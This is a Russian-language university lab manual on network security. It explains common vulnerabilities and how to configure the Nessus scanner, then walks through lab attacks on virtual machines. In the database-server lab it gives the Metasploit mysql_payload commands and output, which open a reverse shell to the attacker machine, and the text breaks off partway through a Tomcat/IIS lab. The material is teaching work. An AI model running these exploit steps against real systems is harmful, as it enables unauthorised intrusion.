Использование уязвимостей веб-серверов. В наше время практически каждая компания

должна иметь веб-сервер, хотя известно наличие ошибок и дыр в безопасности этой системы. Сама идея веб-сервера – возможность брать с сервера файлы без какой-либо аутентификации – создает потенциал для брешей в защите. Некоторые веб-серверы защищены лучше, чем другие, но у каждого есть свои недостатки. Взлом этой системы может вызвать искажение не только веб-страницы, но и баз данных и других внутренних систем, к которым он осу- ществляет доступ, что в наше время является общепринятым.

Серверы DNS. Серверы, которые управляют и поддерживают доменные имена вашей организации, являются привлекательной целью для хакеров. Ос- новной DNS-сервер, BIND (Berkeley Internet Name Domain), постоянно находил- ся в первой десятке наиболее эксплуатируемых хакерами сервисов. DNS – старая программа, и сама ее структура способствует наличию дыр (вместо модульной архитектуры – один монолитный бинарный файл). DNS часто запускается от имени суперпользователя, что делает его взлом еще более опасным. Кроме того, поскольку DNS трудно настраивать и его плохо понимают, он зачастую сконфи- гурирован неправильно и защищен плохо. Настройки межсетевых экранов для DNS нередко сконфигурированы неверно – большинство системных администраторов разрешают нефильтрованный доступ внутрь и наружу.

Управление пользователями и файлами. Эта область является одной из самых уязвимых для информационной безопасности. Вы должны предоставить пользователям доступ к системам и программам, которые нужны им для выпол- нения работы. Однако ключевым принципом хорошей защиты является принцип минимизации привилегий, то есть предоставление пользователям минимально до- статочного для работы доступа – и не больше. Определение этого уровня – непро- стая задача: слишком мало прав влекут за собой звонки из службы помощи поль- зователям и жалобы, слишком много прав ослабят защиту своей системы.

Пустые и слабые пароли. Иметь аутентификацию с пустым паролем ка- жется невозможным, но во многих сетях делается именно это. Также неожи- данно распространено использование комбинации пользователь/пароль вида administrator/administrator, которая служит подразумеваемой настройкой Windows. «Черви» и программы взлома автоматически проверяют это условие. Если они его находят, то имеют полный административный доступ к системе. Аналогично, когда пользователи задают пароли, они могут просто оставить их пустыми. Это дает шанс любому, имеющему список пользователей, попытаться найти сетевые сервисы с пустым паролем. При сканировании уязвимостей пе- речисленные условия будут проверяться.

Утечка информации. В поисках способа проникнуть в систему хакеры или взломщики начинают с некоторой базовой разведки. Они пытаются как можно больше узнать о вашей системе и сети, прежде чем попытаться взломать их: ищут электронные эквиваленты выключенного света, накопившихся газет, незакрытых окон и т. д. Делается это с помощью ряда инструментов (например сканеры портов) или других средств взлома, доступных в Интернете. К сожалению, многие операционные системы охотно помогают этим незаконным сбор- щикам информации, особенно Windows. Поскольку эта ОС создавалась как са- монастраивающаяся сетевая система, она предлагает всевозможную информа- цию любой системе, которая опрашивает ее с помощью подходящей команды. На основе этих данных внешний пользователь может сгенерировать списки пользователей, разделяемые диски и каталоги, имена систем и сотрудников и другую информацию, полезную для взлома методом грубой силы, когда с по- мощью автоматизированных программ пробуются различные комбинации па- ролей, а также для применения методов морально-психологического воздействия.

Атаки на доступность (DoS). Не сумев получить доступ к вашей системе, многие компьютерные преступники отключат ее, чтобы никто другой не мог ей воспользоваться. При большом объеме операций электронной коммерции час простоя может стоить миллионы долларов. Атаки на доступность могут прини- мать различные формы – от простого затопления основных маршрутизаторов потоками данных до реального использования слабого места в программе с це- лью нарушения работы сервиса и всего сервера. От первого трудно защититься, но последнее вполне предотвратимо при

выявлении и последующем исправле- нии или исключении условия, которое создает возможности для атаки на до- ступность.

Сканеры уязвимостей

Сканеры уязвимостей – это программные или аппаратные средства, слу- жащие для осуществления диагностики и мониторинга сетевых компьютеров, позволяющие сканировать сети, компьютеры и приложения на предмет обна- ружения возможных проблем в системе безопасности, оценивать и устранять уязвимости. Они позволяют проверить различные приложения в системе на предмет наличия «дыр», которыми могут воспользоваться злоумышленники.

Nessus – действительно исключительная программа. Это великолепный пример того, как хорошо могут работать проекты с открытыми исходными текстами. Он надежен, хорошо документирован, отлично поддерживается, он луч- ший в своем классе. Nessus постоянно попадает в число лучших среди всех ска- неров уязвимостей – коммерческих и некоммерческих. Это поразительно, если принять во внимание его конкурентов, стоящих тысячи долларов и созданных крупными компаниями.

Глубина тестирования. В настоящее время Nessus предлагает более 2000 отдельных тестов уязвимостей, которые охватывают практически все области потенциально слабых мест в системах. Очень немногие существующие сканеры могут конкурировать с достигнутым в Nessus уровнем тестирования, и новые тесты добавляются ежедневно всемирной сетью разработчиков. Скорость вы- пуска новых тестов для выявляемых уязвимостей обычно измеряется днями, если не часами.

Архитектура «клиент – сервер». Для выполнения проверок безопасности Nessus опирается на архитектуру «клиент – сервер». Сервер выполняет провер- ки, а клиент конфигурирует и управляет сеансами. Тот факт, что клиент и сер- вер могут быть разделены, предоставляет несколько уникальных преимуществ. Во-первых, сканирующий сервер можно расположить вне вашей сети, но обра- щаться к нему изнутри сети через клиента. Во-вторых, различные клиенты мо- гут поддерживать разные операционные системы.

Независимость. Поскольку исходные тексты Nessus открыты, а встраива- емые модули написаны разнообразными группами специалистов по информа- ционной безопасности, не приходится опасаться каких-либо конфликтов инте- ресов, возможных в коммерческих компаниях.

Встроенный язык сценариев атак. В дополнение к архитектуре со встраи- ваемыми модулями в Nessus имеется собственный язык сценариев атак, называе- мый NASL (Nessus Attack Scripting Language). Этот простой в изучении служеб- ный язык позволяет легко и быстро писать собственные встраиваемые модули безопасности, не зная Си или всей внутренней системы основной программы.

Интеграция с другими средствами. Сканер уязвимостей Nessus можно применять сам по себе или совместно с некоторыми другими защитными сред- ствами с открытыми исходными текстами. Часть из них рассмотрена в этой ла- бораторной работе, и все они являются лучшими из имеющихся. Вместо встро- енного можно применить лучший в мире сканер портов – Nmap. Сканер портов в Nessus быстрее и немного экономнее в расходовании памяти, но Nmap, как вы узнали из лабораторной работы №5, предоставляет значительно больше воз- можностей и настроек. Почти все параметры Nmap можно конфигурировать из клиента Nessus. Nessus также работает с Nikto и Whisker – средствами, которые выполняют более сложные проверки на веб-серверах.

Интеллектуальное тестирование. Nessus можно настроить так, чтобы он не выполнял автоматически все тесты уязвимостей на всех хостах. На основе результатов сканирования портов или других исходных данных, таких как ре- зультаты предыдущих тестов уязвимостей, Nessus будет запускать только те- сты, подходящие для данной машины.

Множество форматов отчетов. Nessus входит в число лучших программ с открытыми исходными текстами и по возможностям генерации отчетов. Хотя они не совершенны, данные сканирования можно выдать почти в любом фор- мате. Базовый HTML и HTML с круговыми диаграммами и графиками – два наиболее популярных формата. В отчеты входят

итоговые данные, так что по- чти без редактирования их можно разместить на внутреннем веб-сайте. Поддерживаются также форматы отчетов XML, LaTeX и обычный текст. Клиент Windows предлагает дополнительные форматы отчетов.

Входная страница Nessus

Первое, что вы увидите, будет входная страница Nessus (рис. 4.1). Вслед- ствие архитектуры «клиент – сервер», прежде чем начать работать с Nessus, необходимо сначала войти в его сервер. Если клиент и сервер будут запускать- ся на одной машине, то правильными параметрами входа будут следующие:

- сервер: localhost;
- порт: 1241;
- входное имя: имя, заданное при настройке Nessus;
- пароль: пароль, заданный при настройке Nessus.





Рис. 4.1. Входной экран Nessus

Клиент и сервер могут также выполняться на разных машинах. В этом случае замените localhost на IP-адрес или имя хоста сервера Nessus. Это дает возможность входить из дома в серверы Nessus, функционирующие в организа- ции, и запускать сканирование поздней ночью.

Вкладка встраиваемых модулей Nessus

После входа вы получаете доступ к различным вкладкам. С помощью вкладки Plugins можно выборочно включать или отключать определенные группы или отдельные встраиваемые модули (рис. 4.2). На вкладке перечисле- ны все категории, а когда вы щелкаете мышью на некоторой категории, то ниже появляются все ее модули. Снимая флажок, который находится справа от эле- мента, можно отключить категорию или



модуль.

Рис. 4.2. Вкладка встраиваемых модулей Nessus (Plugins)

Модули, которые могут вызывать проблемы у сервиса или крах серверов, отмечены треугольником с восклицательным знаком (см. рис. 4.2). Кроме того, в Nessus имеются кнопки, которые позволяют быстро включить все встраивае- мые модули (Enable all), включить все модули, кроме опасных (Enable all but dangerous plugins), отключить все модули (Disable all) или загрузить пользова- тельский встраиваемый модуль (Upload plugin...). Можно использовать кнопку Filter для сортировки модулей по имени (Name), описанию (Description), сводке (Summary), автору (Author), идентификационному номеру (ID) или категории (Category). Как правило, рекомендуется запускать Nessus с отключенными опасными модулями; включайте их, только если вы готовы к настоящей проверке доступности и сознательно идете на риск краха некоторых серверов.

Вкладка предпочтений Nessus

Большинство серверных опций Nessus конфигурируются с помощью вкладки Preferences (рис. 4.3). В следующих разделах и подразделах даны подробные сведения об этих опциях.




Рис. 4.3. Вкладка предпочтений Nessus (Preferences)

Nmap. Настройки Nmap используются для индивидуального конфигури- рования части, отвечающей при выполнении тестов за сканирование портов. Многие из них непосредственно связаны с настройками Nmap, обсуждавшими- ся в лабораторной работе №5, куда и следует обратиться за подробными сведе- ниями о каждой опции.

Login configurations (конфигурации входа). В этом разделе задаются счета для входа, если вы хотите, чтобы Nessus более глубоко тестировал неко- торые сервисы. Стандартное сканирование Nessus проверяет сеть без привлече- ния каких-либо дополнительных данных о ней, кроме IP-адресов. Однако если задать входное имя и пароль для конкретного сервиса, то Nessus подвергнет его дополнительным проверкам.

Brute-force login (Hydra) (вход методом грубой силы). Этот раздел позво- ляет воспользоваться дополнительной программой Hydra, которая проверяет це- лостность паролей вашей системы. Вы предоставляете ей файл входных имен и паролей, а она попытается пройти по всему списку для всех указанных сервисов. **Services (сервисы).** Этот раздел предназначен для тестирования сервисов SSL. Можно задать проверяемые сертификаты и получить отчет об уровне шифрования, который поддерживают ваши веб-серверы. Это могут быть локальные серверы, которые все еще допускают старое 40-битное шифрование, что в наше время считается небезопасным для критически важных данных.

Вкладка Scan Options (опции сканирования)

В отличие от отдельных тестов на вкладке предпочтений эта вкладка со- держит настройки, влияющие на весь процесс сканирования (рис. 4.4).




Рис. 4.4. Вкладка Scan Options в Nessus

Port range (диапазон портов). Данный параметр контролирует фазу ска- нирования портов,

задавая целевой диапазон (по умолчанию – 1…15 000, что должно охватить большинство обычных сервисов). Если вы желаете поискать троянские программы и другие сервисы, действующие на необычно больших номерах портов, подразумеваемый диапазон необходимо расширить и сканиро- вать все 65 535 портов TCP и UDP.

Consider unscanned ports as closed (считать несканированные порты закрытыми). Данная опция заставляет Nessus объявлять несканированные порты закрытыми. Вы можете что-то пропустить, если посредством предыдущей опции не задали достаточно широкий диапазон портов, но зато сканирова- ние выполнится быстрее и с меньшим сетевым трафиком.

Number of hosts to test at the same time (число одновременно тестируемых хостов). Задается число хостов, которые Nessus тестирует парал- лельно. В большой сети возникает желание завысить данный параметр и тести- ровать все хосты одновременно. Однако с некоторого момента это становится контрпродуктивным. В действительности сканирование будет длиться дольше, а может и вообще не закончится, если остановится на каком-то одном хосте.

Number of checks to perform at the same time (число одновременно выполняемых проверок). Nessus поддерживает многозадачность не только в смысле одновременного тестирования нескольких хостов, но и в смысле одно- временного выполнения нескольких проверок. Подразумеваемое значение 10 представляется разумным, однако в зависимости от производительности серве- ра Nessus можно увеличивать или уменьшать его.

Path to the CGIs (маршрут к CGI). Подразумеваемое место, где Nessus будет искать на удаленной системе CGI-процедуры для их тестирования. Если вы используете на машине необычную конфигурацию, то необходимо задать правильный маршрут, чтобы Nessus проверил CGI-процедуры.

Do a reverse lookup on the IP before testing it (выполнять обратный поиск IP-адреса перед тестированием). При использовании данной настройки перед проверкой делается попытка выполнить обратный поиск DNS и опреде- лить имя хоста для каждого IP-адреса. Это существенно замедляет сканирова- ние и по умолчанию отключено.

Optimize the test (оптимизировать тестирование). По умолчанию при выполнении тестов Nessus пытается поступать разумно и не делать проверок, неприменимых к конкретному хосту.

Safe checks (безопасные проверки). По умолчанию всегда устанавливает- ся данный режим. Это значит, что Nessus не будет выполнять никаких небез- опасных проверок, которые могут вызвать аварию или как-то иначе повредить серверу.

Вкладка Target Selection (выбор цели)

На этой вкладке задаются цели сканирования (рис. 4.5). Перечислим спо- собы задания целей сканирования:

– один IP-адрес: 192.168.0.1;
– IP-адреса, разделенные запятыми: 192.168.0.1,192.168.0.2;
– IP-диапазоны, разделенные дефисом: 192.168.0.1–192.168.0.254;
– стандартная нотация с косой чертой: 192.168.0.1/24 (сеть класса C из 256 адресов);
– имя хоста: myhost.example.com;
– любая комбинация вышеприведенных обозначений, разделенных запяты- ми: 192.168.0.1–192.168.0.254,195.168.0.1/24.




Рис. 4.5. Вкладка Target Selection в Nessus

Вкладка User (Пользователь)

На этой вкладке отображаются все пользователи сервера Nessus и все ас- социированные с ними правила (например, возможность входа только с опре- деленного IP-адреса). Счета пользователей создаются с помощью процедуры nessus-adduser, но на этой вкладке всегда можно отредактировать или добавить правила для любого существующего пользователя.

Особенности сканирования уязвимостей

Сканирование портов является довольно безобидной деятельностью, хотя она и настораживает, когда вы видите ее зафиксированной в журналах. Однако тестирование уязвимостей может быть существенно более разрушительным, приводя к авариям серверов, разрывая соединения с Интернетом, или даже уда- ляя данные (например тест Integrist). Многие из тестов Nessus специально созданы для организации атак на доступность. Даже с включенной опцией без- опасной проверки тесты могут вызывать проблемы на некоторых системах. В связи с этим дадим несколько рекомендаций.

1. **Не сканируйте без разрешения.** Вы никогда не должны сканировать сеть, которая не находится под вашим непосредственным контролем или если вы не имеете официального разрешения от владельца. Некоторые из видов ак- тивности, инициированной Nessus, могут юридически рассматриваться хакер- ским взломом (особенно при включенной опции атак на доступность).

2. **Убедитесь, что все резервные копии актуальны.** Вы всегда должны быть уверены, что ваши резервные копии актуальны, но это вдвойне важно при сканировании уязвимостей на тот случай, если сканирование приведет к про- блемам с сервером.

3. **Планируйте время сканирования**. В продолжение предыдущего заме- чания не забывайте координировать время проведения сканирования для полу- чения требуемых результатов с минимальным влиянием на других служащих. Сканирование почтового сервера в 8 часов утра, когда все стремятся получить свою почту, может нарушить рабочий процесс.

4. **Избегайте избыточного сканирования.** Планируйте сканирование так часто, как сочтете необходимым, но не полагайте автоматически, что ежесуто- чное сканирование сделает вашу сеть более безопасной.

5. **Правильно размещайте сервер сканирования.** Если вы хотите по- настоящему проверить внешнюю (из Интернета) уязвимость вашей информа- ционной системы, следует разместить сервер Nessus вне вашего межсетевого экрана. При сканировании внутренней сети сервер необходимо разместить по- зади межсетевого экрана. Установка Nessus на ПК-блокноте может облегчить выполнение сканирования как изнутри, так и извне вашей сети, не требуя множества машин.

ПРАКТИЧЕСКАЯ ЧАСТЬ

1. Запустить две различные ОС (какие именно уточнить у преподавателя).

2. На одной из них установить и настроить Firewall.
3. Установить и сконфигурировать Nessus.
4. Продумать, создать и обосновать свой сценарий сканирования системы (не выбирайте «опасные тестовые сценарии»), например, тестирование настро- ек Firewall.
5. Запустить сканирование и получить результаты его выполнения.
6. Полученные результаты прикрепить к отчету и обосновать.

СОДЕРЖАНИЕ ОТЧЕТА

1. Титульный лист.
2. Цель работы.
3. Краткие теоретические сведения.
4. Реализация решения задачи и скриншоты конфигурации Nessus.
5. Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Каковы основные причины несоблюдения требований безопасности своих систем?
2. Что гласит основной принцип хорошей защиты при управлении поль- зователями и файлами?
3. Для чего предназначен «сканер уязвимостей»?
4. Что такое Nessus?
5. Какие достоинства у архитектуры построения «клиент – сервер», на ко- торой базируется Nessus?
6. Что такое «пустой» и «слабый» пароли?
7. Что такое NASL?
8. С какими сторонними утилитами может интегрироваться Nessus?
9. В каком виде Nessus может представлять отчеты о результатах скани- рования?
10. Какие вы знаете достоинства и недостатки встроенного в Nessus ска- нера портов по сравнению с существующим Nmap?
11. Зачем в Nessus реализована поддержка MySQL?
12. Чем Nessus WX отличается от Nessus?
13. Почему нельзя сканировать сеть без разрешения?
14. Зачем планировать время сканирования?

Лабораторная повышенной сложности 10.2. Атака на сервер баз данных

Цель работы: Провести атаку на сервер баз данных.

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следую- щие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) С помощью Nmap просканировать уязвимый сервер и провести анализ уязвимостей, связанных с сервером баз данных.

2) Используя metasploit framework произвести эксплуатацию уязвимости, верно выбрав конфигурацию. Пример такой настройки представлен в приложении Д;

Задачи, которые необходимо выполнить в рамках работы:

1) Произвести предварительный сбор информации о атакуемом сервере с помощью утилиты Nmap.
2) На основе информации, полученной из пункта 1, найти точные уязвимо- сти и их реализации.

3) Запустить metasploit framework и правильно задать параметры для ис- пользования уязвимости.

По окончании работы студенты расширят свои знания в использовании metasploit framework, а также закрепят знания по пользованию сетевого сканера Nmap.

Выполнение лабораторной работы 10.2. Атака на сервер баз данных

1) Запускаем виртуальные машины, которые будут работать в качестве:

-Атакуемый сервер.

- Атакующий сервер.

2) С помощью Nmap сканирует атакуемый сервер на предмет наличия уязвимо- стей, связанных с сервером баз данных (mysql):

```
Nmap scan report for 10.0.2.4
Host is up (0.00075s latency).
Not shown: 65493 closed ports
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds        Microsoft Windows Server 2008 R2 - 2012 mic
rosoft-ds
1617/tcp  open  nimrod-agent?
3000/tcp  open  http                WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-26
))
3306/tcp  open  mysql               MySQL 5.5.20-log
```

Рисунок 10.1. Результаты сканирования Nmap

На рисунке Д.1. видно, что имеется открытый порт 3306 с включенным на нем сервером баз данных MySQL 5.5.20.

3) Определив уязвимый сервис, а также нужный нам эксплоит, настраивает metasploit framework:

```
msf > use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf exploit(mysql_payload) > set rport 3306
rport => 3306
```

Рисунок 10.2. Настройка metasploit framework

4) После настройка metasploit framework, запускаем на исполнение эксплоит:

```
msf exploit(mysql_payload) > exploit

[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.4:3306 - Checking target architecture...
[*] 10.0.2.4:3306 - Checking for sys_exec()...
[*] 10.0.2.4:3306 - Checking target architecture...
[*] 10.0.2.4:3306 - Checking for MySQL plugin directory...
[*] 10.0.2.4:3306 - Target arch (win64) and target path both okay.
[*] 10.0.2.4:3306 - Uploading lib_mysqludf_sys_64.dll library to c:/wamp/bin/mys
ql/mysql5.5.20/lib/plugin/LURSgyXE.dll...
[*] 10.0.2.4:3306 - Checking for sys_exec()...
[*] 10.0.2.4:3306 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 10.0.2.4:3306 - Command Stager progress -   2.93% done (2998/102246 bytes)
```

Рисунок 10.3. Запуск эксплоита




Рисунок 10.4. Окончание работы эксплоита

На рисунке видно, что соединение установилось, для того, чтобы проверить успешно ли прошла атака или нет, проверим свой статус в системе:




Рисунок 10.5. Проверка системной информации

Как мы видно на скриншоте, в консоли нам высветилась информация о том, что мы находимся на атакуемом компьютере, это означает, что мы успешно использовали уязвимость сервера баз данных.

Вопросы:

1. Какие уязвимости серверов баз данных могут быть использованы злоумышленником?
2. С помощью каких инструментов можно осуществить атаку на сервер БД?
3. Какие последствия может иметь успешная атака на сервер базы данных?
4. Каким образом можно предотвратить SQL-инъекции и другие атаки на сервер БД?
5. Как выявить факт атаки на сервер базы данных по журналам и системным логам?

Лабораторная повышенной сложности № 10.3. Атака на сервер приложения tomcat под управлением ОС Windows

Цель работы: Провести атаку на сервер баз данных на сервер приложения tomcat

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следую- щие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) С помощью Nmap просканировать уязвимый сервер и провести анализ уязвимостей, связанных с сервером баз данных.

2) Используя metasploit framework произвести эксплуатацию уязвимости, верно выбрав конфигурацию. Пример такой настройки представлен в приложении Е;

Задачи, которые необходимо выполнить в рамках работы:

1) Произвести предварительный сбор информации о атакуемом сервере с помощью утилиты Nmap.

2) На основе информации, полученной из пункта 1, найти точные уязвимо- сти и их реализации.

3) Запустить metasploit framework и правильно задать параметры для ис- пользования уязвимости.

По окончании работы студенты расширят свои знания в использовании metasploit framework, а также закрепят знания по пользованию сетевого сканера Nmap.

Выполнение лабораторной работы 10.3. Атака на сервер, настроенный с помощью Microsoft IIS

1) Запускаем виртуальные машины, которые будут работать в качестве:
-Атакуемый сервер.
- Атакующий сервер.

2) С помощью Nmap сканирует атакуемый сервер на предмет наличия уязвимо- стей:

```
Nmap scan report for 10.0.2.4
Host is up (0.00075s latency).
Not shown: 65493 closed ports
PORT     STATE SERVICE              VERSION
21/tcp   open  ftp                  Microsoft ftpd
22/tcp   open  ssh                  OpenSSH 7.1 (protocol 2.0)
80/tcp   open  http                 Microsoft IIS httpd 7.5
135/tcp  open  msrpc                Microsoft Windows RPC
139/tcp  open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 mi
rosoft-ds
1617/tcp open  nimrod-agent?
3000/tcp open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.1 (2016-04-2
))
3306/tcp open  mysql                MySQL 5.5.20-log
```

Рисунок 10.3.1. Результат сканирование Nmap

```
3389/tcp  open  ms-wbt-server       Microsoft Terminal Servic
e
| ssl-cert: Subject: commonName=metasploitable3
| Not valid before: 2017-02-26T21:03:26
|_Not valid after:  2017-08-28T21:03:26
|_ssl-date: 2017-06-08T07:28:06+00:00; +1s from scanner time.
3700/tcp  open  giop                CORBA naming service
```

Рисунок 10.3.2. Результат сканирование Nmap

На рисунках Е.1. и Е.2. видно, что имеется открытые порты 80 и 3389 благодаря которым мы понимаем, что сервер настроен с помощью Microsoft IIS 7.5.
Используя Nessus scanner, мы можем определить нужную нам уязвимость для эксплоита:

